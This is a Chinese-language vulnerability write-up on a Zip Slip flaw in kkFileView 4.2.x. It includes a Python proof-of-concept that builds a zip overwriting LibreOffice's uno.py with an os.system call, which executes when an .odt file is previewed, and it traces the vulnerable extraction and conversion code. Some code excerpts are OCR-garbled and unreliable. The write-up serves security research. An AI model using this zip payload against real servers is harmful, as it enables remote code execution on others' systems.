kkFileView远程代码执行漏洞分析

kkFileView由于前台上传功能在处理压缩包时,从仅获取文件名改为获取文件名及其目录,导致出现了Zip Slip漏洞。这使得攻击者可上传包含恶意代码的压缩包并覆盖系统文件,随后通过调用这些被覆盖的文件实现远程代码执行。

影响版本

```
v4.2.1~v4.2.0
v4.3.0~v4.40
```

漏洞复现

复测版本: 4.2.1

下载地址: https://github.com/kekingcn/kkFileView/tree/v4.2.1

使用IDEA搭建,并运行

```
kkFileView-4.2.1 > server > src > main > java > cn > keking > @ ServerMain > @ main
                                           🔾 \Xi 😤 | 🌣 — 🄞 OnlinePreviewController.java × 🄞 FilePreviewFactory.java × 🌘 CompressFileReader.java × 🚆 uno.py × ổ ServerMain.java × 🔞 FileHandlerService.java
                                                                       14 a S GSpringBootApplication
                                                                                 @EnableScheduling
                                                                                 @ComponentScan(value = "cn.keking.*")
                                                                       16 (a) OCcomponentScan(value = "cr
17 (a) public class ServerMain {
                           IndexController
                            OnlinePreviewController
                           ....ewCo
.....er
© AttributeSetFilter
© BaseUr<sup>JP**</sup>
                                                                                     private static final Logger logger = LoggerFactory.getLogger(ServerMain.class);


    SecurityFilterProxy

                                                                                          StopWatch stopWatch = new StopWatch();
                           TrustDirFilter
                                                                                           stonWatch start():
                            TrustHostFilter
                                                                                           ConfigurableApplicationContext context = new SpringApplicationBuilder(ServerMain.class)
                    ServerMain
                                                                                                    .logStartupInfo(false)
               log
resources
static
                                                                                                     .run(args);
                                                                                          stopWatch.stop();
ServerProperties = context.getBean(ServerProperties.class);
                   > bootstrap
                                                                                          Integer port = serverProperties.getPort();
ServerProperties.Servlet servlet = serverProperties.getServlet();
String contextPath = servlet.getContextPath();
String urlSuffix = StringUtils.isBlank(contextPath)? String.value0f(port):port+contextPath;
                   > bootstrap-table
                                                                                           logger.info("kkFileView 服务自动完成,耗时:{}s、演示页请访问: http://127.0.0.1:{} ", stopWatch.getTotalTimeSeconds(), urlSuffix);
                    > 🖿 epub
                   > iii hiahliaht
                    > | js
> | ofd
                   > 🖿 pdfjs
                   > 🗎 plyr
                   > IIII pptx

≪ ServerMain >

   C Debugger ☑ Console ¼ Endpoints ≡ △ ± ± ± ½ ¼ ⊨ ≅

C:\USETS\ZOYZ\Appuata\Locat\temp\.]ouconverter_socket_nost-12/.e.e.1_port-2eez_tcpmouetay-1
main] o.s.s.c.ThreadPoolTaskScheduler
main] o.e.j.s.h.ContextHandler.application
main] o.s.web.servlet.DispatcherServlet
                                                                                                                                : Initializing ExecutorService 'taskScheduler'
                                                                                                                                  Initializing Spring DispatcherServlet 'd
Initializing Servlet 'dispatcherServlet
                                                                         main]
                                                                                o.s.web.servlet.DispatcherServlet
                                                                                                                                  Completed initialization in 1 ms
           Started ServerConnector@2e807c54{HTTP/1.1, (http/1.1)}{0.0.0.0:8012}
                                                                                                                                  Jetty started on port(s) 8012 (http/1.1) with context path '/' kkFileView 服务自动完成,耗时:2.4184876s,海示页请访问: http://127.8.8.1:8012
                                                                                                                                 Connected: 'socket, host=127.0.0.1, port=2002, tcpNoDelay=1
```



RCE漏洞复现

构造恶意的zip包

```
import zipfile
def main():
    try:
        binary1 = b'1ue'
        binary2 = b'import os\r\nos.system(\'calc\')'
        zipFile = zipfile.ZipFile("test1.zip", "a",
zipfile.ZIP_DEFLATED)
        info = zipfile.ZipInfo("test1.zip")
        zipFile.writestr("test", binary1)
        zipFile.writestr("../../../libreoffice/program/uno.py",
binary2)
        zipFile.close()
    except IOError as e:
        raise e
if __name__ == "__main__":
    main()
```

将zip包上传并预览,路径为我当前本地搭建的,不一定通用






成功将内容写入到了 uno.py

```
− 🖆 uno.py ×
  Plugins supporting *.py files found.

22/ qer _uno_struct__ne__(sett, other):
              return not self.__eq__(other)
  529
       def _uno_struct__eq__(self, that):
              """Compares two UNO structs.
              Referenced from the pyuno shared library.
              if hasattr(that, "value"):
              return self.__dict__["value"] == that.__dict__["value"]
  539
              return False
         def _uno_extract_printable_stacktrace(trace):
              """Extracts a printable stacktrace.
  545
              Referenced from pyuno shared lib and pythonscript.py.
  546
  548
           return ''.join(traceback.format_tb(trace))
  549
  550
          # vim: set shiftwidth=4 softtabstop=4 expandtab:
          os.system('calc')
```

接着上传任意odt后缀的文件,并预览

成功执行弹窗计算器




漏洞分析

根据https://github.com/kekingcn/kkFileView/issues/553 给出的漏洞点分析

关键代码在CompressFileReader 类,该类主要将上传的zip解压,但是解压时获取文件 名及其目录,导致可以覆盖任意文件内容和写入任意文件

```
© CompressFileReader.java ×

StrIng extractPath = paths.substring(0, paths.tastinuexuf(folderwame));
                          ISimpleInArchive simpleInArchive = <u>inArchive</u>.getSimpleInterface();
final String[] str = {null};
                          for (final ISimpleInArchiveItem item : simpleInArchive.getArchiveItems()) {
                              if (!item.isFolder()) {
                                   ExtractOperationResult result;
                                   result = item.extractSlow(data -> {
                                       try {
                                            str[0] = RarUtils.getUtf8String(item.getPath());
                                           if (RarUtils.isMessyCode(str[0])){
                                               str[0] = new String(item.getPath().getBytes(StandardCharsets.ISO_8859_1), charsetName: "gbk");
                                           str[0] = str[0].replace( target: "\\", File.separator); //Linux 下路径错误
                                           String str1 = str[0].substring(0, str[0].lastIndexOf(File.separator)+ 1);
       56
                                           File file = new File(extractPath, child: folderName + "_" + File.separator + str1);
                                           if (!file.exists()) {
                                               file.mkdirs();
                                           OutputStream out = new FileOutputStream( name: extractPath+ folderName + "_" + File.separator + str[0], append: true);
       61
                                           IOUtils.write(data, out);
                                           out.close():
                                       } catch (Exception e) {
                                          e.printStackTrace();
                                      return data.length;
                                   }, passWord);
                                   if (result == ExtractOperationResult.OK) {
                                       FileType type = FileType.typeFromUrl(str[0]);
                                       if (type.equals(FileType.PICTURE)) {
                                            System.out.println( baseUrl +folderName + "_" + str[0]);
```



在56行代码中, extractPath为文件路 folderName为上传的zip文件名称

File file = new File(extractPath, folderName + "_" + File.separator +
str1);

在57行代码中 判断文件是否为空, 为空就创建目录

接着创建文件流,但是他写入文件是将目录一下写入了,使用 ../../ 即可导致任意文件内容覆盖

```
OutputStream out = new FileOutputStream( extractPath+ folderName + "_"
     + File.separator + str[0], true);
                                                  item.extractSlow(data -> { data: {105, 109, 112, 111, 114, 116, 32, 111, 115, 13, + 18 more}
                                                  str[0] = RarUtils.getUtf8String(item.getPath());
sFileReader
                                                 if (RarUtils.isMessyCode(str[0])){
   str[0] = new String(item.getPath().getBytes(StandardCharsets.ISO_8859_1),   charsetName: "gbk");   item: SimpleInArchiveItemImpl@8541
                                                }
str[0] = str[0].replace( larget: "\\", file.separator); //Linux FREMBR
String str1 = str[0].substring(0, str[0].lastIndexOf(File.separator)+ 1); str1: "..\..\..\Libreoffice\program\"
File file = new File(extractPath, child: folderName + "_" + File.separator + str1); file: "C:\Users\26927\Downloads\kkFileViem-4.2.1\server\src\main\file\test_
file(file.exists()) {
                                                    file.mkdirs(); file: "C:\Users\26927\Downloads\kKFileView-4.2.1\server\src\main\file\test1.zip\..\..\.\libreoffice\program"
                                                 OutputStream out = new FileOutputStream( named extractPath+ folderName + "_" + File.separator IOUtils.write(data, out);
                                                 out.close();
                                            } catch (Exception e) {
                                                e.printStackTrace();
ıteSetFilter
                                             return data.length;
ePathFilter
indpoints ≡ 🎿 ± ± ± ½ ⅓ ⅓ 🗏 🖽 ﷺ
                                                                                                                                                                                                                      ===
P extractPath = "C:\Users\26927\Downloads\kkFileView-4.2.1\server\src\main\file\"

    folderName = "test1.zip"


  (cn.keking.service)
sfilePreviewImpl (cn.keking.se
vController (an.keking.web.co
ssorImpl (fdk.internal.reflect))


**Title = (File@8547) *C\Users\26927\Download
oo datalength = 28
> oo str(0) = **_\_\_\\ibredfice\program\uno.py*
                                          ...\interestinee\program\
(547) "C:\Users\26927\Downloads\kkFileView-4.2.1\server\src\main\file\test1.zip_\..\..\..\libreoffice\prog
```

虽然写入文件,但是没有调用uno.py的方法,根据大佬的方法

目标在使用odt转pdf时会调用系统的Libreoffice,而此进程会调用库中的uno.py文件接着分析预览odt

在 OfficeToPdfService 类中将 .odt 文件转为PDF文件漏洞





下面代码就是执行 LibreOffile

```
builder.build().convert(inputFile).to(outputFile).execute();
```

来分析一下 builder

```
M代码中 builder 是 LocalConverter.Builder 定义的

LocalConverter.Builder builder;

if (StringUtils.isNotBlank(fileAttribute.getFilePassword())) {

Map<String, Object> loadProperties = new HashMap<>();

loadProperties.put("Hidden", true);

loadProperties.put("ReadOnly", true);

loadProperties.put("UpdateDocMode", UpdateDocMode.NO_UPDATE);

loadProperties.put("Password", fileAttribute.getFilePassword());

builder = LocalConverter.builder().loadProperties(loadProperties);

} else {

builder = LocalConverter.builder();

}

builder.build().convert(inputFile).to(outputFile).execute();

}
```

build

LocalConverter.Builder 类实现 build

```
public static final class Builder extends
AbstractConverterBuilder<LocalConverter.Builder> {
    private boolean applyDefaultLoadProperties;
    private boolean useUnsafeQuietUpdate;
```

```
private LoadDocumentMode loadDocumentMode;
   private FilterChain filterChain;
   private Map<String, Object> loadProperties;
   private Map<String, Object> storeProperties;
   private Builder() {
       this.applyDefaultLoadProperties = true;
       this.useUnsafeQuietUpdate = false;
       this.loadDocumentMode =
LocalConverter.DEFAULT_LOAD_DOCUMENT_MODE;
   }
   @NonNull
   public LocalConverter build() {
       OfficeManager manager = this.officeManager; // 表示 Office 应
用程序的管理器,负责启动和停止 Office 应用程序实例。
       if (manager == null) {
           manager = InstalledOfficeManagerHolder.getInstance(); //获
取已安装的 OfficeManager 实例。
           if (manager == null) {
               throw new IllegalStateException("An office manager is
required in order to build a converter.");
           }
       }
       Map<String, Object> loadProperties = new HashMap();
       if (this.applyDefaultLoadProperties) {
loadProperties.putAll(LocalConverter.DEFAULT_LOAD_PROPERTIES);
           if (this.useUnsafeQuietUpdate) {
               loadProperties.put("UpdateDocMode",
Short.valueOf((short)1));
       }
       if (this.loadProperties ≠ null) {
           loadProperties.putAll(this.loadProperties);
       }
       return new LocalConverter(manager, this.formatRegistry == null
? DefaultDocumentFormatRegistry.getInstance() : this.formatRegistry,
this.loadDocumentMode, loadProperties, this.storeProperties,
this.filterChain); //JodConverter 提供的一个本地文档转换器,用于在本地执
行文档转换任务。
   }
```

execute()

```
public void doExecute() throws OfficeException {
    boolean useStreamAdapters = LocalConverter.this.loadDocumentMode ==
LoadDocumentMode.REMOTE || LocalConverter.this.loadDocumentMode ==
LoadDocumentMode.AUTO && LocalConverter.this.officeManager instanceof
ExternalOfficeManager;
    LocalConversionTask task = new LocalConversionTask(this.source,
this.target, useStreamAdapters, LocalConverter.this.loadProperties,
LocalConverter.this.storeProperties, LocalConverter.this.filterChain);
    LocalConverter.this.officeManager.execute(task);
}
```

```
■ 🗓 🐧 🗲 📠 🖸 Q
😤 💠 — © OfficeToPdfService.java × 🗓 ConversionJobWithSourceSpecified.class × 👰 AbstractConverter.class × 📵 LocalConverter.class ×
nloads\kkFile\ Decompiled .class file, bytecode version: 52.0 (Java 8)
                                        Q+ exec
                                                                                                                                                                                                                                      Cc W .* 1/2 ↑ ↓ 🗔 | †<sub>II</sub> ¬<sub>II</sub> ⊠<sub>II</sub> | ∓<sub>I</sub> ▼
                                                                                                                              this.storeProperties.putAll(storeProperties);
                                                                                                                             return this;
                                                                                                           }
                                                                                             private class LocalConversionJob extends AbstractConversionJob {
                                        201 @
                                                                                                             {\tt private LocalConversionJob(AbstractSourceDocumentSpecs source, AbstractTargetDocumentSpecs target) \ \{ \tt abstractTargetDocumentSpecs target \} \ \{ \tt a
                                                                                                                             super(source, target);
                                        204
                                                                                            public void doExecute() throws OfficeException {
                                         205 🐠
                                         206
                                                                                                                              boolean useStreamAdapters = LocalConverter.this.loadDocumentMode = LoadDocumentMode.REMOTE || LocalConverter.this.loadDocumentMode =
                                                                                                                              Local Conversion Task\ task\ =\ new\ Local Conversion Task\ (this.source,\ this.target,\ use Stream Adapters,\ Local Converter.this.load Properties,\ Local Conversion Task\ (this.source,\ this.target,\ use Stream Adapters,\ Local Converter.this.load Properties,\ Local Converter.this.load 
                                                                                                                             LocalConverter.this.officeManager.execute(task);
                                                                                           }
                                                                                             private class LocalConversionJobWithSourceFormatUnspecified extends AbstractConversionJobWithSourceFormatUnspecified {
                                                                                                         private LocalConversionJobWithSourceFormatUnspecified(AbstractSourceDocumentSpecs source) {
                                                                                                                            super(source, LocalConverter.this.officeManager, LocalConverter.this.formatRegistry);
                                                                                                             @NonNull
                                         218
                                                                                                             protected AbstractConversionJob to(@NonNull AbstractTargetDocumentSpecs target) {
                                                                                                                              return LocalConverter.this.new LocalConversionJob(this.source, target);
```

这段代码定义了一个名为 doExecute() 的方法,该方法用于执行文档转换任务。让我们逐步分析它:

- 1. useStreamAdapters 变量用于确定是否使用流适配器。它的值取决于
 LocalConverter 对象的 loadDocumentMode 属性和 officeManager 的类型。
 - 如果 loadDocumentMode 是 REMOTE, 或者 loadDocumentMode 是 AUTO 且 officeManager 是 ExternalOfficeManager 的实例,则设置为 true; 否则设置为 false。
- 2. 创建一个 LocalConversionTask 对象,用于表示本地文档转换任务。构造方法接受源文件、目标文件、是否使用流适配器、加载属性、存储属性和过滤器链等参数。
- 3. 使用 officeManager 执行上述创建的文档转换任务 task 。

总结

OutputStream out = new FileOutputStream(extractPath+ folderName + "_" + File.separator + str[0], true); 使用 ../../ 即可导致任意文件内容覆盖

builder.build().convert(inputFile).to(outputFile).execute(); 转换pdf是启动了LibreOffile 并执行 C:\Users\26927\Downloads\kkFileView4.2.1\server\libreoffice\program\uno.py 脚本中内容导致RCE

文中漏洞分析可能不准确,个人java水平有限